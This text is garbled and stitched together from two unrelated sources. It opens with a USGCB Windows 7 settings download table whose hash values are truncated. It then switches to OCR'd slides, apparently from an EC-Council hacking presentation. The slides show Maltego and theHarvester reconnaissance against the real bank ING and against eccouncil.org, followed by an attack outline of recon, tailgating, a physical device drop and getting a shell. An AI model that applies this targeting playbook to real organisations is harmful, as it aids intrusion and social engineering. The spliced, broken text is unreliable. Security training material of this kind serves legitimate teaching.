The following table provides the downloads for the Windows 7 USGCB Content. VHDs are also available to use for testing.

Documentation	GPOs	SCAP Content	CCE to 800-53 Mappings
USGCB Major Version 1.1.x.0 Settings Please refer to the top-level Microsoft Content Page for the listing of all USGCB settings and associated hash values. USGCB Major Version 1.1.x.0 Known Issuess Please refer to the top-level Microsoft Content Page for the listing of all known issues relating to USGCB content and associated hash values. USGCB/FDCC Comparison for Windows - 2010.11.09	USGCB Windows 7 GPOs - 2011.02.04 **sha1** 735182A4C7BE75EDE88B2D09 0DC911BD5342E2F3 **sha256** C646AC84E325750BAD62393F D54DD6AF20D818D419984F2C 620CB002BE60BF64	**Oval 5.3** Windows 7 Content - 2011.04.28 **sha1** A23452AF87A2A6D8ED04FA6C 96AD3F6DA6745E36 **sha256** 1B85214DA4405D36C25B79A56 1BCA0AF4264410E22D984ADA 69ABEFE73B3F329 **Oval 5.4** Windows 7 Content - 2011.04.28 **sha1**	NIST will provide an updated list of machine-readable CCE mappings shortly. Non-machine readable mappings can be found in USGCB 1.1.x.0 Settings. Please note that these non-machine readable mappings will be removed when the machine-readable mappings are available.

Target Scope >

1) Direct Server Hacks
2) Indirect Server Hacks
3) Client Side Hacks
4) Social Engineering



EC-Council


Targeting the human elements

Let's do some real world Hacking…

Warm Up: What do you see?

- Opportunity right

Warm Up: What do you see?




ING

Home | Sitemap | Publications | Subscribe to news | Login info | Contact us EN | NL


Our Company | Our Customers | Our Products & Services

About Us | Corporate Responsibility | Sponsorship | Investor Relations | Press Room | Careers

- Money ???



Warm Up: What do you see?



Infrastructure

AS
An internet Autonomous System (AS)

DNS Name
Domain Name System server name

Domain
An internet domain

IPv4 Address
An IP version 4 address

Location
A location on mother earth

MX Record
A DNS mail exchange record

NS Record
A DNS name server record

Netblock
An internet Autonomous System (AS)

URL
An internet Uniform Resource Locator (URL)

Website
An internet website

Personal


Document

Type	Domain
Domain Name	ing.nl
WHOIS Info	Domain

Output - **Transform Output**


```
Transform DomainToSOAInformation returned with 2 entities.
Running transform To DNS Name [Attempt zone transfer] on 1 entities.
Running transform DomainToSPFInformation on 1 entities.
Running transform To Website [Quick lookup] on 1 entities.
Running transform To Email address [From whois info] on 1 entities.
Running transform To Domain [Find other TLDs] on 1 entities.
Running transform To Phone numbers [From whois info] on 1 entities.
Transform DomainToSPFInformation returned with 4 entities.
```

The Harvester



```
root@bt:/pentest/enumeration/theharvester# ./theHarvester.py -d ing.n
l -l 500 -b bing

*************************************
*TheHarvester Ver. 2.0 (reborn)     *
*Coded by Christian Martorella      *
*Edge-Security Research             *
*cmartorella@edge-security.com      *
*************************************

[-] Searching in Bing:
        Searching 100 results...
        Searching 200 results...
        Searching 300 results...
        Searching 400 results...
        Searching 500 results...
['webmail.ing.nl', 'mijn.ing.nl', 'www.ing.nl']
```

Results:



```
root@bt:/pentest/enumeration/theharvester# ./theHarvester.py -d eccouncil.org -l 100 -b g

*************************************
*TheHarvester Ver. 2.0 (reborn)     *
*Coded by Christian Martorella      *
*Edge-Security Research             *
*cmartorella@edge-security.com      *
*************************************


[-] Searching in Google:
        Searching 100 results...
        Searching 200 results...
['www.eccouncil.org', 'iclass.eccouncil.org', 'portal.eccouncil.org'
ouncil.org', 'Iclass.eccouncil.org', 'Academia.eccouncil.org', 'www.
ouncil.org', '.eccouncil.org', 'athena.eccouncil.org', 'Www.eccounci
```

```
[+] Hosts found
 ----------
[redacted]
```


```
[+] Emails found:
 -------------
[redacted]
```

Recon-Recon < Target: ING - 401k<

Synopsis:

1. Recon your target:
   - Digital Recon
   - Tailgate – High Tech
2. Load your weapons: DSE – Physical Drop
3. Get your shell on.

